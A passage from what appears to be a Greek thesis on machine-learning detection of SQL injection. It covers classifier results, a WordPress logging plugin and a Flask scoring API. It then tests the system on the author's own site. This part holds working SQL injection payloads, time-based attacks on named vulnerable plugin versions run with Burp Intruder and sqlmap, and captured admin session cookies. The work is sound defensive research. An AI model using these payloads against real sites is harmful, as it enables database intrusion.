Random Forest Classifier	0.9943

Πίνακας Β'.1. 3 Αποτελέσματα Cross-Validation

Τα αποτελέσματα από τη διασταυρούμενη επικύρωση είναι πολύ καλά. Αυτό σημαίνει ότι τα μοντέλα έχουν εκπαιδευτή σωστά και τα δεδομένα μας δεν έχουν underfitting ή overfitting.

Confusion Matrix

Θα παρουσιάσω τα confusion matrix των τριών καλύτερων αλγορίθμων. Η δομή των confusion matrix είναι η παρακάτω:

-	Predicted Normal	Predicted SQLi	-
Actually Normal	Κανονικό ερώτημα ταξινομήθηκε ως κανονικό	Κανονικό ερώτημα ταξινομήθηκε ως SQLi	Σύνολο κανονικών ερωτημάτων
Actual SQLi	SQLi ερώτημα ταξινομήθηκε ως κανονικό	SQLi ερώτημα ταξινομήθηκε ως SQLi	Σύνολο ερωτημάτων SQL Injection

Πίνακας Β'.1. 4 Δομή Confusion Matrix για το συγκεκριμένο σύνολο δεδομένων

Logistic Regression

-	Predicted Normal	Predicted SQLi	-
Actually Normal	7139	20	7159
Actual SQLi	113	7194	7307

Πίνακας Β'.1. 5 Confusion Matrix για τον αλγόριθμο Logistic Regression

Decision Tree

-	Predicted Normal	Predicted SQLi	-
Actually Normal	7111	48	7159
Actual SQLi	66	7241	7307

Πίνακας Β'.1. 6 Confusion Matrix για τον αλγόριθμο Decision Tree


Random Forest

-	Predicted Normal	Predicted SQLi	-
Actually Normal	7123	36	7159
Actual SQLi	69	7238	7307

Πίνακας Β'.1. 7 Confusion Matrix για τον αλγόριθμο Random Forest

Β'.1.5 Αυτόματη εξαγωγή δεδομένων από WordPress


Το επόμενο βήμα είναι η αυτόματη εξαγωγή δεδομένων από έναν ιστότοπο WordPress. Για να γίνει αυτό, δημιούργησα ένα πρόσθετο. Για τη δημιουργία πρόσθετου απλά έφτιαξα ένα νέο φάκελο όπου και έβαλα μέσα ένα αρχείο PHP με το κώδικα μου. Μέσο αυτού του κώδικα θα παρακολουθώ όλα τα ερωτήματα GET και POST που συμβαίνουν στον ιστότοπο. Χρησιμοποιώντας τις ενσωματωμένες λειτουργίες που παρέχει το WordPress, πρόσθεσα μια συνάρτηση η οποία θα βρίσκεται σε κάθε πιθανή σελίδα του WordPress. Αυτή η συνάρτηση παρακολουθεί έπειτα κάθε ερώτημα που πραγματοποιείται στη ιστοσελίδα μαζί με άλλες σημαντικές πληροφορίες όπως τη ώρα και τη διεύθυνση IP και ακολούθως αποθηκεύει αυτές τις πληροφορίες μέσα σε ένα αρχείο. Στη συνέχεια, απλώς κατεβάζοντας αυτό το αρχείο, ο καθένας μπορεί να ελέγξει τα αιτήματα πολύ εύκολα χρησιμοποιώντας το εκπαιδευμένο μοντέλο μηχανικής μάθησης και έτσι να εντοπίσει τυχόν πιθανές επιθέσεις SQL Injection. Αν και αυτό το πρόσθετο μαζί με το μοντέλο μηχανικής μάθησης αρκεί για να είναι ένας ιστότοπος αρκετά ασφαλής και ενημερωμένος για τυχόν επιθέσεις, αποφάσισα να δοκιμάσω μια πλήρως αυτοματοποιημένη προσέγγιση όπου όλα τα ερωτήματα σαρώνονται άμεσα για επιθέσεις χρησιμοποιώντας το μοντέλο μηχανικής εκμάθησης, χωρίς την ανάγκη κάποιου να σαρώσει τα ερωτήματα χειροκίνητα.



Εικόνα Β'.1. 5 Αυτόματη καταγραφή ερωτημάτων

Β'.2 Αυτοματοποίηση

Έχω τώρα όλα τα απαραίτητα εργαλεία για να δημιουργήσω ένα αυτοματοποιημένο σύστημα που ανιχνεύει οποιαδήποτε επίθεση SQL Injection. Η αυτοματοποιημένη δομή συστήματος θα παρακολουθεί πρώτα όλα τα αιτήματα με τη χρήση του πρόσθετου που έχω ήδη δημιουργήσει. Στη συνέχεια, κάθε αίτημα θα αποστέλλεται στο εκπαιδευμένο μοντέλο μηχανικής μάθησης, όπου και θα αποφασιστεί εάν το ερώτημα είναι κακόβουλο ή όχι. Δύο πιθανά αποτελέσματα θα προέλθουν από την εφαρμογή μηχανικής μάθησης, είτε ένα (1) είτε μηδέν (0). Σύμφωνα με το αποτέλεσμα, οι πληροφορίες σχετικά με τον χρήστη που εκτελεί το αίτημα θα καταγράφονται.




Εικόνα Β'.2. 1 Δομή αυτόματου συστήματος εντοπισμού επιθέσεων SQL Injection

Β'.2.1 Front-end

Αρχικά δημιούργησα το Front-End. Η σελίδα ρυθμίσεων θα παρέχει αρχικά τη επιλογή αλγορίθμου για εύρεση των επιθέσεων SQL Injection. Εφόσον είχαν τα καλύτερα αποτελέσματα οι τρεις αλγόριθμοι θα είναι ο Decision Tree, Random Forest και Logistic Regression. Εφόσον ο χρήστης επιλέξει πιο αλγόριθμο θέλει θα υπάρχει η επιλογή να κατεβάσει το αρχείο καταγραφών που θα περιέχει τις επιθέσεις μέσα. Τέλος θα υπάρχει ένα κουμπί με το οποίο ο χρήστης θα μπορεί να καθαρίζει το αρχείο καταγραφών. Επειδή αυτό γίνεται μέσω του WordPress μπορώ να χρησιμοποιήσω τις ενσωματωμένες λειτουργίες του για να δημιουργήσω μια σελίδα ρυθμίσεων. Μέσα στο φάκελο του προσθέτου δημιουργώ ένα καινούργιο φάκελο που ονομάζετε “includes”. Μέσα στο φάκελο αυτό δημιουργώ το αρχείο για τη σελίδα ρυθμίσεων . Αρχικά με τη χρήση της λειτουργίας “add_menu_page” δημιουργώ τη σελίδα ρυθμίσεων του πρόσθετου. Μετά χρησιμοποιώ τις συναρτήσεις “register_setting” και “add_settings_field” για να δημιουργήσω το μενού επιλογής αλγορίθμου, το οποίο μενού δημιουργήθηκε με κώδικα html. Τέλος στη σελίδα βάζω δυο κουμπιά. Το

πρώτο κουμπί κατεβάζει το αρχείο που περιέχει επιθέσεις που έχουν βρεθεί. Το δεύτερο κουμπί καθαρίζει το αρχείο αυτό. Το τελικό αποτέλεσμα εμφανίζεται στη σελίδα του διαχειριστή. Πρώτα εμφανίζεται η επιλογή που έχει τη συγκεκριμένη στιγμή ο χρήστης. Μετά μπορεί να επιλέξει ο αλγόριθμος που θα χρησιμοποιηθεί για τη μηχανική μάθηση. Στο τέλος είναι τα δυο κουμπιά για κατέβασμα και καθαρισμό του αρχείου επιθέσεων.



Εικόνα Β'.2. 2 Σελίδα επιλογών για το αυτόματο σύστημα

Β'.2.2 Back-end

Τώρα που έγινε το Front-End, πρέπει να αυτοματοποιήσω τη διαδικασία ανίχνευσης επιθέσεων. Το μοντέλο μηχανικής μάθησης δημιουργήθηκε σε Python και ως εκ τούτου πρέπει να χρησιμοποιήσω έναν διακομιστή ιστού που να δέχεται Python. Αποφάσισα να χρησιμοποιήσω το “PythonAnywhere” για να δημιουργήσω μια διαδικτυακή εφαρμογή που θα χρησιμοποιεί Flask. Η εφαρμογή λειτουργεί λαμβάνοντας δεδομένα για ανάλυση μέσω παραμέτρων GET και επιστρέφοντας είτε μηδέν (0) είτε ένα (1). Στο σύνολο θα υπάρχουν τρεις παράμετροι GET. Πρώτα το “web_input”, δηλαδή το αίτημα που θα προέρχεται από τη ιστοσελίδα και το οποίο θα ελέγχουμε για SQL Injection χρησιμοποιώντας μηχανική μάθηση, η ετικέτα “option” η οποία θα καθορίζει το αλγόριθμο και στο τέλος έναν κωδικό πρόσβασης που έχω ορίσει, ώστε άλλα άτομα να μην μπορούν να κάνουν κατάχρηση του προγράμματος. Αρχικά δημιουργώ τη εφαρμογή Flask όπου και φτιάχνω τη λειτουργία ανίχνευσης επιθέσεων στη σελίδα “/query”. Ακολουθώς παίρνω τη παράμετρο “my_key” η οποία θα περιέχει το κωδικό για τη εφαρμογή και ελέγχο αν είναι η συγκεκριμένη που έθεσα. Έχω θέση ένα απλό κωδικό εφόσον είναι μόνο για χρήση στις δοκιμές που κάνω τώρα, υπό κανονικές συνθήκες η εφαρμογή θα πρέπει να έχει πολύ καλύτερο κλειδί εφόσον θα υπάρχουν περισσότεροι χρήστες.

```
my_key = request.args.get('my_key')

if(my_key=="PtixiakiDokimes"):
```

Εφόσον είναι σωστό το κλειδί βάζω τον κώδικα της διανυσματικοποίησης που είχα δήσει πιο πάνω με τον οποίο εξάγω χαρακτηριστικά από το σύνολο δεδομένων μου. Εφόσον έχω τους πίνακες με τα χαρακτηριστικά, ελέγχω πια επιλογή έδωσε ο χρήστης και αναλόγως επιλέγω το αλγόριθμο.

```
option = request.args.get('option')

if(option == "1"):

    Decision Tree

elif(option == "2"):

    Random Forest

else:

    Logistic Regression
```

Εφόσον έχουμε το εκπαιδευμένο μοντέλο παίρνουμε τη παράμετρο του ερωτήματος που έχει σταλεί. Τη αποδηκοποιούμε, τη μετατρέπουμε σε πίνακα και τη διανυσματοποιούμε. Τέλος περνάμε το ερώτημα μέσα από το αλγόριθμο και επιστρέφουμε το αποτέλεσμα, δηλαδή ένα(1) ή μηδέν(0).

```
y_pred = trained_model.predict(Vectorized_input) #predict one or zero

return "{}".format(y_pred) #return result
```

Στο τέλος η εφαρμογή αυτή λειτουργεί σαν ένα API εφόσον χρησιμοποιείται για τη επικοινωνία του μοντέλου μηχανικής μάθησης μου με τον ιστότοπό μου. Η πλήρης χρήση αυτής της εφαρμογής είναι όπως παρακάτω. Η χρήση είναι απλή. Βάζεις ένα αίτημα στη παράμετρο “web_input” και η εφαρμογή θα επιστρέψει μηδέν(0) ή ένα(1). Σαν παράδειγμα έβαλα το ερώτημα “sql_query”--where 100=100” και η εφαρμογή επιστρέφει το αριθμό 1.

```
http://andreasptix.pythonanywhere.com/query?web_input=sql_query"--where
100=100&option=1&my_key=PtixiakiDokimes
```

Τώρα απαιτείται να στέλνονται τα αιτήματα της ιστοσελίδας προς την εφαρμογή. Έχω ήδη δημιουργήσει ένα πρόσθετο που συλλέγει όλα τα εισερχόμενα GET και POST ερωτήματα, χρειάζεται μόνο τροποποίηση ο κώδικας του έτσι ώστε να είναι συνδεδεμένο με τη διεπαφή ρυθμίσεων που δημιουργήσα νωρίτερα, καθώς και να γίνεται αυτόματη αποστολή δεδομένων στην εφαρμογή Flask. Βάζουμε σε όλες τις σελίδες τις συναρτήσεις trackurl() και trackPostPayload().

```
add_action( 'init', 'trackurl' );

add_action( 'init', 'trackPostPayload' );
```

Έπειτα δημιουργούμε τη συνάρτηση `trackurl()` και `trackPostPayload()`. Ο πιο κάτω κώδικας δημιουργεί τη διεύθυνση url για τη εφαρμογή Flask με τις σωστές GET παραμέτρους. Έχουμε αρχικά το ερώτημα, μετά έχουμε το αλγόριθμο που επιλέχτηκε από τη διεπαφή των ρυθμίσεων και τέλος το κωδικό για τη εφαρμογή. Η συνάρτηση `trackPostPayload()` θα κάνει τη ίδια δουλειά με τη διαφορά ότι θα περνά το φορτίο από ερωτήματα είδους POST.

```
$url='http://andreasptix.pythonanywhere.com/query?web_input='.$_SERVER['QUERY_STRING']. "&option=".$myplugin
_select_field."&my_key=PtixiakiDokimes";
```

Εφόσον έχουμε έτοιμη τη διεύθυνση τη τρέχουμε με τη χρήση του `curl` και παίρνουμε το αποτέλεσμα (ένα ή μηδέν). Τέλος γίνεται έλεγχος της τιμής του αποτελέσματος. Εάν η τιμή είναι ένα(1) σημαίνει έγινε προσπάθεια για επίθεση SQL Injection και έτσι θα καταγράψουμε τη διεύθυνση IP, τη ημερομηνία και ώρα αλλά επίσης και το ίδιο το ερώτημα. Ακριβώς η ίδια διαδικασία θα γίνει και για ερωτήματα POST με τη διαφορά ότι καταγράφουμε το ερώτημα POST. Φυσικά, αυτή η εφαρμογή γίνεται μόνο για να αποδείξει το θέμα αυτής της εργασίας. Σε ένα επόμενο τμήμα θα μιλήσω λεπτομερώς για το τι θα μπορούσε να γίνει στο μέλλον για να βελτιωθεί αυτή η εφαρμογή.

B'.2.3 Αποτελέσματα αυτόματου συστήματος

Η εφαρμογή έγινε με το σκοπό να αποδείξει ότι είναι δυνατόν να αυτοματοποιηθεί πλήρως η ανίχνευση επιθέσεων SQL Injection μέσω της χρήσης μηχανικής μάθησης. Προκειμένου να αποδείξω ότι το σύστημα λειτουργεί, θα δοκιμάσω διαφορετικούς τύπους επιθέσεων SQLi και θα δείξω ότι το σύστημα θα τις καταγράψει. Το αρχείο καταγραφής από 10 διαφορετικές επιθέσεις SQL Injection είναι όπως κάτω:

	A	B
1	IP: 31.153.6.98 - July 30, 2021, 10:19 am	Location: /query_testing?id=300"-- or 500=500;
2	IP: 31.153.6.98 - July 30, 2021, 10:20 am	Location: /query_testing?CustomerId=1,2,password,4
3	IP: 31.153.6.98 - July 30, 2021, 10:20 am	Location: /query_testing?surname='Whitney'-sleep(10)
4	IP: 31.153.6.98 - July 30, 2021, 10:21 am	Location: /query_testing?page=1*ORDER BY 1,SLEEP(10),3--
5	IP: 31.153.6.98 - July 30, 2021, 10:22 am	Location: /query_testing?id=20" or 1204=1204 or "="
6	IP: 31.153.6.98 - July 30, 2021, 10:22 am	Location: /query_testing?id=20" UNION ALL SELECT
7	IP: 31.153.6.98 - July 30, 2021, 10:22 am	Location: /query_testing?product=1, \$where: '1' == 1'
8	IP: 31.153.6.98 - July 30, 2021, 10:22 am	Location: /query_testing?product=204" waitfor delay '0:0:20'--
9	IP: 31.153.6.98 - July 30, 2021, 10:23 am	Location: /query_testing?options=normal" having 134=134--
10	IP: 31.153.6.98 - July 30, 2021, 10:23 am	Location: /query_testing?user=Admin' or username like '%

Εικόνα B'.2. 3 Αρχείο *Attacks_log.csv* με 10 επιθέσεις

Θα χρησιμοποιώ επίσης παλαιότερα πρόσθετα με γνωστές ευπάθειες για να αποδείξω ότι το σύστημά μου λειτουργεί. Αρχικά θα πραγματοποιήσω επιθέσεις χειροκίνητα και στη συνέχεια θα προχωρήσω στη χρήση δύο διαφορετικών εργαλείων, το Burp Suite και το SQLmap.

Burp Suite

Το Burp Suite χρησιμοποιείται για την αξιολόγηση της ασφάλειας των ιστότοπων. Θα χρησιμοποιήσω τρία εργαλεία που παρέχει αυτό το πρόγραμμα, το εργαλείο Proxy, το εργαλείο Repeater και το εργαλείο Intruder. Καταρχάς χρησιμοποιώντας το εργαλείο Proxy μπορώ να δω και να τροποποιήσω το περιεχόμενο των αιτημάτων κατά τη μεταφορά τους. Αυτό μπορεί να μου επιτρέψει να διακόψω ένα αίτημα GET ή POST και να το στείλω στον Repeater. Μέσω του Repeater μπορώ να επαναλάβω αιτήματα χρησιμοποιώντας διαφορετικές τιμές. Δεδομένου ότι προσπαθούμε να δοκιμάσουμε επίθεση SQL Injection, θα διακόψω ένα αίτημα που γνωρίζω ότι περιέχει μια ευπάθεια, θα αλλάξω το αίτημα έτσι ώστε να περιέχει την κακόβουλη είσοδο και θα δω αν η εφαρμογή μου το εντοπίζει. Θα χρησιμοποιήσω επίσης το εργαλείο Intruder. Θα δώσω εισόδους τύπου SQL Injection σε επιλεγμένα αιτήματα που γνωρίζω ότι περιέχουν ευπάθειες και αυτό το εργαλείο θα εκτελέσει πολλαπλές επιθέσεις. Στη συνέχεια, μπορώ να ελέγξω και να δω αν ο ιστότοπός μου εντόπισε τις επιθέσεις.

SQLmap

Το SQLmap αυτοματοποιεί τη διαδικασία ανίχνευσης και εκμετάλλευσης ευπαθειών SQL Injection. Θα έχω ευάλωτα πρόσθετα και έτσι θα γνωρίζω ήδη τη θέση όπου βρίσκεται η κάθε ευπάθεια, έτσι θα μπορώ να παρέχω απευθείας στο πρόγραμμα μια ευάλωτη διεύθυνση URL. Στη συνέχεια, καθώς η εφαρμογή περνάει από τις προσπάθειές της, θα μπορώ να ελέγξω και να δω αν ο ιστότοπός μου τις εντοπίζει.

B'.2.3.1 Sliced Invoices:

Το Sliced Invoices είναι ένα δωρεάν πρόσθετο που χρησιμοποιείται για την αποστολή τιμολογίων. Βρέθηκε μια ευπάθεια του τύπου Authenticated SQL Injection στην έκδοση 3.8.2 που έκτοτε έχει διορθωθεί[63]. Έχω εγκαταστήσει το πρόσθετο με την ευάλωτη έκδοση και θα εκτελέσω την επίθεση χειροκίνητα, χρησιμοποιώντας τη λειτουργία sleep(50) με χρονοδιακόπτη 50 δευτερολέπτων για να βεβαιωθώ ότι η επίθεση είναι πράγματι επιτυχής. Η επίθεση εντοπίστηκε από το αυτοματοποιημένο σύστημα και καταγράφηκε το πιο κάτω στο αρχείο καταγραφών:

A	B
IP: 213.7.120.136 - August 13, 2021, 2:23 am	Location: /wp-admin/admin.php?action=duplicate_quote_invoice&post=8 and (select*from(select(sleep(50)))a)–

Εικόνα B'.2. 4 Αρχείο Attacks_log.csv από επίθεση προς "Sliced Invoices"

B'.2.3.3 Photo Gallery by 10web:

Το Photo Gallery by 10web είναι ένα πρόσθετο που χρησιμοποιείται για τη δημιουργία γκαλερί εικόνων και άλμπουμ. Διαπιστώθηκε ότι υπάρχει ευπάθεια του τύπου Blind SQL Injection στην έκδοση 1.5.34[65]. Ένα αίτημα GET με την παράμετρο “album_id” διαπιστώθηκε ότι είναι ευάλωτο σε Time Based Blind SQL Injection. Θα χρησιμοποιήσω το εργαλείο proxy από το burp για να εντοπίσω το αίτημα και στη συνέχεια μέσω του εργαλείου Intruder θα στείλω πολλαπλές επιθέσεις για να ελέγξω αν το σύστημά μου θα τις εντοπίσει.

Αρχικά εντοπίζω το παρακάτω αίτημα:

```
1 GET /wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=0&width=785&height=550&bwg_nonce=9e367490cc& HTTP/1.1
2 Host: dokiml35.hstn.me
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: wordpress_clf5de2478ec7f5d145d0c3d87dc0b90=Admin*7C1628955318*7CMBpkrp6GGf4Vf519q4mJHoHFaGeBw07utwbZEWbFkdF47C08ee44df0b5c2e5c57f9df19e5f40dfbb96dd8121cab50b554395b0580f517b; wordpress_test_cookie=WP420Cookie%20check; _test=51c8b78c3bb6a5ad4b404a347f24a009; PHPSESSID=ec5d2bb91559c42a797bb369159c81c1; wordpress_logged_in_clf5de2478ec7f5d145d0c3d87dc0b90=Admin*7C1628955318*7CMBpkrp6GGf4Vf519q4mJHoHFaGeBw07utwbZEWbFkdF47C3bdadfb403baaf30683fa579383c853f61a5a72eb73ff9498e9fd5de62e685b7; wp-settings-1=SELECTFROMMSSELECTSLEEP10BLAH; wp-settings-time-1=1628825204
9 Connection: close
```

Εικόνα B'.2. 8 Αίτημα GET από το πρόσθετο “Photo Gallery”

Μετά στέλνω το αίτημα στο εργαλείο Intruder. Βάζω το φορτίο της επίθεσης και το τρέχω. Στο σύνολο είναι 5 επιθέσεις.

Requ...	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			76956	
1	1	AND (SELECT 1 FROM (SEL...	400			441	
2	2	AND (SELECT 1 FROM (SEL...	200			48249	
3	3	AND (SELECT 1 FROM (SEL...	200			77000	
4	4	AND (SELECT 1 FROM (SEL...	200			77000	
5	5	AND (SELECT 1 FROM (SEL...	200			76993	

Request	Response
1 GET /wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=AND%20(SEL...	
2 Host: dokiml35.hstn.me	
3 Cache-Control: max-age=0	
4 Upgrade-Insecure-Requests: 1	
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36	
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9	
7 Accept-Encoding: gzip, deflate	
8 Accept-Language: en-US,en;q=0.9	
9 Cookie: wordpress_clf5de2478ec7f5d145d0c3d87dc0b90=Admin*7C1628955318*7CMBpkrp6GGf4Vf519q4mJHoHFaGeBw07utwbZEWbFkdF47C08ee44df0b5c2e5c57f9df19e5f40dfbb96dd8121cab50b554395b0580f517b; wordpress_test_cookie=WP420Cookie%20check; _test=51c8b78c3bb6a5ad4b404a347f24a009; PHPSESSID=ec5d2bb91559c42a797bb369159c81c1; wordpress_logged_in_clf5de2478ec7f5d145d0c3d87dc0b90=Admin*7C1628955318*7CMBpkrp6GGf4Vf519q4mJHoHFaGeBw07utwbZEWbFkdF47C3bdadfb403baaf30683fa579383c853f61a5a72eb73ff9498e9fd5de62e685b7; wp-settings-1=SELECTFROMMSSELECTSLEEP10BLAH; wp-settings-time-1=1628825204	
10 Connection: close	

Εικόνα B'.2. 9 Επιθέσεις με το εργαλείο Intruder προς “Photo Gallery”

Το σύστημα εντόπισε και τις 5 επιθέσεις και κατάγραψε το πιο κάτω:

	A	B
1	IP: 213.7.120.136 - August 13, 2021, 3:48 am	Location: /wp-admin/admin-ajax.php?action=AND (SELECT 1 FROM (SELECT(SLEEP(10)))BLAH)&album_id=0&width=785&height=550&bwg_nonce=9e367490cc&
2	IP: 213.7.120.136 - August 13, 2021, 3:48 am	Location: /wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=AND (SELECT 1 FROM (SELECT(SLEEP(10)))BLAH)&width=785&height=550&bwg_nonce=9e367490cc&
3	IP: 213.7.120.136 - August 13, 2021, 3:48 am	Location: /wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=0&width=AND (SELECT 1 FROM (SELECT(SLEEP(10)))BLAH)&height=550&bwg_nonce=9e367490cc&
4	IP: 213.7.120.136 - August 13, 2021, 3:48 am	Location: /wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=0&width=785&height=AND (SELECT 1 FROM (SELECT(SLEEP(10)))BLAH)&bwg_nonce=9e367490cc&
5	IP: 213.7.120.136 - August 13, 2021, 3:48 am	Location: /wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=0&width=785&height=550&bwg_nonce=AND (SELECT 1 FROM (SELECT(SLEEP(10)))BLAH)&

Εικόνα B'.2. 10 Αρχείο Attacks_log.csv από επίθεση προς “Photo Gallery”

B'.2.3.4 Form Maker by 10web:

Αυτό το πρόσθετο διευκολύνει τη δημιουργία φόρμας. Στην έκδοση 5.4.1 υπάρχει μια ευπάθεια του τύπου Authenticated SQL Injection. Η παράμετρος "s" σε ένα συγκεκριμένο αίτημα GET είναι ευάλωτη[66]. Θα χρησιμοποιήσω sqlmap. Κατ'αρχάς επειδή είναι μια επικυρωμένη επίθεση που σημαίνει ότι πρέπει να συνδεθώ, θα λάβω το GET αίτημα χρησιμοποιώντας το πρόγραμμα burp και θα το αποθηκεύσω σε ένα αρχείο κειμένου.

```
1 GET /wp-admin/admin.php?page=blocked_ips_fm&s=123 HTTP/1.1
2 Host: dokim35.hstn.me
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: wordpress_c1f5de2478ec7f5d145d0c3d87dc0b90=Admin7C162C895531817C8Bpkrrp6GG4Vf519q4nJHoHFaGeBw7UtwbZBWhfkdF47C06ee44df0b52e9c257f5df19e5f40dfebb96dd8121cab50b554395b0580f517b; wordpress_test_cookie=Wp120Cookie120check; _test=51c8b78c3bb6a5ad4b404a347f24a009; PHPSESSID=ec5d2bb91559c42a797bb369159c81c1; wordpress_logged_in_c1f5de2478ec7f5d145d0c3d87dc0b90=Admin7C162C895531817C8Bpkrrp6GG4Vf519q4nJHoHFaGeBw7UtwbZBWhfkdF47C06ee44df0b52e9c257f5df19e5f40dfebb96dd8121cab50b554395b0580f517b; wp-settings-l=SELECT1FROMSLEEPT500LAH; wp-settings-time-1=1628025204
9 Connection: close
```

Εικόνα B'.2. 11 Αίτημα GET από το πρόσθετο "Form Maker"

Ακολουθώντας θα τρέξω τη παρακάτω εντολή στο sqlmap.

```
python sqlmap.py -r form_get.txt -p s
```

Αυτό θα τρέξει πολλών ειδών επιθέσεων στη παράμετρο "s".

```
[08:22:24] [INFO] testing for SQL injection on GET parameter 's'
[08:22:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:22:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:22:28] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'
[08:22:28] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:22:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[08:22:30] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[08:22:31] [INFO] testing 'Generic inline queries'
[08:22:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
